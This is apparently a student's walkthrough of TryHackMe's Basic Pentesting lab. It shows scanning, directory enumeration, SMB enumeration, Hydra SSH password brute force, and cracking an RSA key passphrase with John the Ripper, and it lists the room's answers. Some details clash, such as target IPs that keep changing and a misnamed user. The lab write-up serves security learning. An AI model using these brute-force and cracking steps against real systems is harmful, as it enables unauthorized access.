threads	View and manipulate background threads
tips	Show a list of useful productivity tips
unload	Unload a framework plugin
unset	Unsets one or more context-specific variables
unsetg	Unsets one or more global variables
version	Show the framework and console library version numbers

Module Commands

<u>Command</u>	<u>Description</u>
advanced	Displays advanced options for one or more modules
back	Move back from the current context
clearm	Clear the module stack
favorite	Add module(s) to the list of favorite modules
favorites	Print the list of favorite modules (alias for `show favorites`)
info	Displays information about one or more modules

TASK LEVEL (ADVANCED)

Using the Try hack me platform, launch the Basic Pen testing room. Penetrate the room and answer all the questions that are given to you on the website and also create a detailed document of the process of penetration and how you did it.

INTRODUCTION :

Penetration testing is a comprehensive process designed to assess the security of computer systems, networks, and applications by simulating real-world attacks. This proactive approach is crucial for identifying vulnerabilities before malicious actors can exploit them. The ultimate goal is to gain unauthorized access to sensitive data or systems to demonstrate the potential impact of a real attack. Penetration testing plays a vital role in strengthening an organization's security posture, helping to mitigate risks and protect against potential cyber threats.

This walkthrough is for the [Basic Pentesting room](#) from TryHackMe.

STEPS :

Deploy the machine and connect to our network.

Machine IP: 192.168.56.1

```

File Actions Edit View Help
2024-08-26 10:31:45 net_route_v4_best_gw query: dst 0.0.0.0
2024-08-26 10:31:45 net_route_v4_best_gw result: via 10.0.2.2 dev eth0
2024-08-26 10:31:45 ROUTE_GATEWAY 10.0.2.2/255.255.255.0 IFACE=eth0 HWADDR=08:00:27:bf:03:63
2024-08-26 10:31:45 ERROR: Cannot ioctl TUNSETIFF tun: Operation not permitted (errno=1)
2024-08-26 10:31:45 Exiting due to fatal error

(jeevan@kali)~[~/Downloads]
$ sudo openvpn --config jeevankuncham6(1).ovpn
[sudo] password for jeevan:
2024-08-26 10:32:05 WARNING: Compression for receiving enabled. Compression has been used in the past to break enc
2024-08-26 10:32:05 Note: --cipher is not set. OpenVPN versions before 2.5 defaulted to BF-CBC as fallback when ci
uration and/or add BF-CBC to --data-ciphers.
2024-08-26 10:32:05 Note: '--allow-compression' is not set to 'no', disabling data channel offload.
2024-08-26 10:32:05 OpenVPN 2.6.3 x86_64-pc-linux-gnu [SSL (OpenSSL)] [LZO] [LZ4] [EPOLL] [PKCS11] [MH/PKTINFO] [A
2024-08-26 10:32:05 library versions: OpenSSL 3.2.2 4 Jun 2024, LZO 2.10
2024-08-26 10:32:05 DCO version: N/A
2024-08-26 10:32:05 TCP/UDP: Preserving recently used remote address: [AF_INET]3.7.33.194:1194
2024-08-26 10:32:05 Socket Buffers: R=[212992->212992] S=[212992->212992]
2024-08-26 10:32:05 UDPv4 link local: (not bound)
2024-08-26 10:32:05 UDPv4 link remote: [AF_INET]3.7.33.194:1194
2024-08-26 10:32:07 TLS: Initial packet from [AF_INET]3.7.33.194:1194, sid=45af2264 b3b7a8bd
2024-08-26 10:32:08 VERIFY OK: depth=1, CN=ChangeMe
2024-08-26 10:32:08 VERIFY KU OK
2024-08-26 10:32:08 Validating certificate extended key usage
2024-08-26 10:32:08 ++ Certificate has EKU (str) TLS Web Server Authentication, expects TLS Web Server Authenticat
2024-08-26 10:32:08 VERIFY EKU OK
2024-08-26 10:32:08 VERIFY OK: depth=0, CN=server
2024-08-26 10:32:08 Control Channel: TLSv1.3, cipher TLSv1.3 TLS_AES_256_GCM_SHA384, peer certificate: 2048 bit RS
2024-08-26 10:32:08 [server] Peer Connection Initiated with [AF_INET]3.7.33.194:1194
2024-08-26 10:32:08 TLS: move_session: dest-TM_ACTIVE src-TM_INITIAL reinit_src=1
2024-08-26 10:32:08 TLS: tls_multi_process: initial untrusted session promoted to trusted
2024-08-26 10:32:08 PUSH: Received control message: 'PUSH_REPLY,route 10.10.0.0 255.255.0.0,route-metric 1000,rou
BC'
2024-08-26 10:32:08 OPTIONS IMPORT: --ifconfig/up options modified
2024-08-26 10:32:08 OPTIONS IMPORT: route options modified
2024-08-26 10:32:08 OPTIONS IMPORT: route-related options modified
2024-08-26 10:32:08 net_route_v4_best_gw query: dst 0.0.0.0
2024-08-26 10:32:08 net_route_v4_best_gw result: via 10.0.2.2 dev eth0
2024-08-26 10:32:08 ROUTE_GATEWAY 10.0.2.2/255.255.255.0 IFACE=eth0 HWADDR=08:00:27:bf:03:63
2024-08-26 10:32:08 TUN/TAP device tun0 opened
2024-08-26 10:32:08 net_iface_mtu_set: mtu 1500 for tun0
2024-08-26 10:32:08 net_iface_up: set tun0 up
2024-08-26 10:32:08 net_addr_v4_add: 10.17.4.97/17 dev tun0
2024-08-26 10:32:08 net_addr_v4_add: 10.10.0.16 dev tun0 10.17.0.1 dev [NULL] table 0 metric 1000
2024-08-26 10:32:08 Initialization Sequence Completed
2024-08-26 10:32:08 Data Channel: cipher 'AES-256-CBC', auth 'SHA512', peer-id: 155, compression: 'lzo'
2024-08-26 10:32:08 Timers: ping 5, ping-restart 120
2024-08-26 10:32:08 Protocol options: explicit-exit-notify 3
2024-08-26 10:44:01 read UDPv4 [EHOSTUNREACH]: No route to host (fd=3,code=113)
2024-08-26 10:44:16 read UDPv4 [EHOSTUNREACH]: No route to host (fd=3,code=113)
2024-08-26 10:44:21 write UDPv4 [1]: Network is unreachable (fd=3,code=101)

```

Find the services exposed by the machine.

For this, I used nmap (Command: `nmap 192.168.56.1-sV`). You can see the scanresults

To find hidden directories, I used gobuster

(gobuster dir -u http:// 192.168.56.1 / -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt).

After letting it run for a while, it gave me the hidden directory I was looking for

```
(jeevan@kali)-[~]
$ gobuster dir -u http://10.10.168.33/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt

Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://10.10.168.33/
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

/development (Status: 301) [Size: 318] [→ http://10.10.168.33/development/]
Progress: 5536 / 220561 (2.51%)
Progress: 15409 / 220561 (6.99%) [ERROR] Get "http://10.10.168.33/apex": context deadline exceeded (Client.Timeout ex
ceeded while awaiting headers)
Progress: 15940 / 220561 (7.23%)
```

The hidden directory is : **development**

User brute-forcing to find the username & password

For this part, I used enum4linux. It comes preinstalled on Kali Linux, or it can be found here. Command: **enum4linux -a 10.10.168.33**

(the -a flag for all simple enumeration; check enum4linux -h for more information on the options).

```
(jeevan@kali)-[~]
$ enum4linux -a 10.10.168.33
Starting enum4linux v0.9.1 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Mon Aug 26 10:45:25 2024

===== ( Target Information ) =====
Target ..... 10.10.168.33
RID Range ..... 500-550,1000-1050
Username ..... ''
Password ..... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none

===== ( Enumerating Workgroup/Domain on 10.10.168.33 ) =====
[+] Got domain/workgroup name: WORKGROUP

===== ( Nbtstat Information for 10.10.168.33 ) =====
Looking up status of 10.10.168.33
BASIC2 <00> - B <ACTIVE> Workstation Service
BASIC2 <03> - B <ACTIVE> Messenger Service
BASIC2 <20> - B <ACTIVE> File Server Service
.._MSBROWSE_ <01> - <GROUP> B <ACTIVE> Master Browser
WORKGROUP <00> - <GROUP> B <ACTIVE> Domain/Workgroup Name
WORKGROUP <1d> - B <ACTIVE> Master Browser
WORKGROUP <1e> - <GROUP> B <ACTIVE> Browser Service Elections
MAC Address = 00-00-00-00-00-00

===== ( Session Check on 10.10.168.33 ) =====
[+] Server 10.10.168.33 allows sessions using username '', password '' and others anyway!

===== ( Getting domain SID for 10.10.168.33 ) =====
Domain Name: WORKGROUP
Domain Sid: (NULL SID)
[+] Can't determine if host is part of domain or part of a workgroup
```

Now , lets find for the user name and the passwd

In the enumeration we found that we wanted to open a smb client And get acces to the directory

File Actions Edit View Help

—(jeevan@kali)-[~]

\$ smbclient //10.10.168.33/Anonymous

Password for [WORKGROUP\jeevan]:

Try "help" to get a list of possible commands.

smb: \> dir

.	D	0	Thu Apr 19 13:31:20 2018
..	D	0	Thu Apr 19 13:13:06 2018
staff.txt	N	173	Thu Apr 19 13:29:55 2018

14318640 blocks of size 1024. 11093576 blocks available

smb: \> get staff.txt

getting file \staff.txt of size 173 as staff.txt (0.1 KiloBytes/sec) (average 0.1 KiloBytes/sec)

smb: \> SMBecho failed (NT_STATUS_INVALID_NETWORK_RESPONSE). The connection is disconnected now

—(jeevan@kali)-[~]

File Actions Edit View Help

—(jeevan@kali)-[~]

\$ smbclient //10.10.168.33/Anonymous

Password for [WORKGROUP\jeevan]:

Try "help" to get a list of possible commands.

smb: \> dir

.	D	0	Thu Apr 19 13:31:20 2018
..	D	0	Thu Apr 19 13:13:06 2018
staff.txt	N	173	Thu Apr 19 13:29:55 2018

14318640 blocks of size 1024. 11093576 blocks available

smb: \> get staff.txt

getting file \staff.txt of size 173 as staff.txt (0.1 KiloBytes/sec) (average 0.1 KiloBytes/sec)

smb: \> SMBecho failed (NT_STATUS_INVALID_NETWORK_RESPONSE). The connection is disconnected now

—(jeevan@kali)-[~]

We found that the staff.txt is present in that
We have to download the staff.txt file to view in
our linux **Command : (get staff.txt)**

Now visit the staff.txt file using **cat staff.txt**

The content displayed is

```
(jeevan@kali)-[~]
$ cat staff.txt
Announcement to staff:

PLEASE do not upload non-work-related items to this share. I know it's all in fun, but
this is how mistakes happen. (This means you too, Jan!)

-Kay
```

Now we confirmed that there are two users they are jan and kay

Now we wanted to find the password for john
Lets brute force the jan user name for the
password **Command :**

**hydra -l jan -P /usr/share/wordlists/rockyou.
txt ssh:// 192.168.56.1/**

```
root@kali:~/Documents# hydra -l jan -P /usr/share/wordlists/rockyou.txt ssh://192.168.56.1/
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2020-10-19 16:39:28
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking ssh://192.168.56.1:22/
[STATUS] 183.00 tries/min, 183 tries in 00:00h, 14344399 to do in 1306:24h, 16 active
[STATUS] 115.00 tries/min, 345 tries in 00:03h, 14344053 to do in 2678:51h, 16 active
[22][ssh] host: 192.168.56.1 login: jan password: armando
1 of 1 targets successfully completed, 1 valid password found
[WARNING] Writing restore file because 15 final worker threads did not complete until end.
[ERROR] 15 targets did not resolve or could not be connected
[ERROR] 0 targets did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2020-10-19 16:46:30
```

Successfully we found the password the password is
armando

The service we used to perform is **ssh**

Now that we have the username and corresponding password for *jan*, I can log into the machine using SSH. (**ssh jan@10.10.168.33**)

The password is **Armando**

For this, I used Privilege Escalation Awesome Script or PEAS. I uploaded the `linpeas.sh` file to the server (**scp linpeas.sh jan@10.10.168.33:/tmp, with jan's password**) and ran the script.

```
(jeevan@kali)-[~]
$ ssh jan@10.10.168.33
The authenticity of host '10.10.168.33 (10.10.168.33)' can't be established.
ED25519 key fingerprint is SHA256:XKjDkLKocbzjCch0Tprw1PeLPuzDufTGZa4xMDA+o4.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? y
Please type 'yes', 'no' or the fingerprint: yes
Warning: Permanently added '10.10.168.33' (ED25519) to the list of known hosts.
jan@10.10.168.33's password:
Permission denied, please try again.
jan@10.10.168.33's password:
Permission denied, please try again.
jan@10.10.168.33's password:
Welcome to Ubuntu 16.04.4 LTS (GNU/Linux 4.4.0-119-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

0 packages can be updated.
0 updates are security updates.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

Last login: Mon Apr 23 15:55:45 2018 from 192.168.56.102
jan@basic2:~$ ls
jan@basic2:~$ cd ..
jan@basic2:/home$ ls
jan kay
jan@basic2:/home$ cd kay
jan@basic2:/home/kay$ ls
pass.bak
jan@basic2:/home/kay$
```

Since we found *kay*'s rsa private key, I attempted to use this file to log into the machine as *kay*. The attempt asked for a passphrase, which, with the help of *johntheripper*, I found.


Commands to obtain passphrase:

- **ssh2john.py kay_id_rsa > forjohn.txt**
- **john forjohn.txt --wordlist=/usr/share/wordlists/rockyou.txt**

After obtaining the passphrase, I was able to log in as kay using ssh (ssh -ikay_id_rsa kay@10.10.168.33) and read the file kay had in their home directory (*pass.bak*)

We got the final password is :

heresareallystrongpasswordthatfollowsthepassw
ordpolicy\$\$



Title	Target IP Address	Expires
Web App Test	10.10.168.33	55min 21s

- No answer needed ✓ Correct Answer
- Find the services exposed by the machine
No answer needed ✓ Correct Answer Hint
- What is the name of the hidden directory on the web server (enter name without /)?
development ✓ Correct Answer Hint
- User brute-forcing to find the username & password
No answer needed Complete
- What is the username?
jan ✓ Correct Answer Hint
- What is the password?
armando ✓ Correct Answer Hint
- What service do you use to access the server (answer in abbreviation in all caps)?
SSH ✓ Correct Answer Hint
- Enumerate the machine to find any vectors for privilege escalation



Congratulations!

You've completed the room! Share this with your friends:



[Leave feedback](#)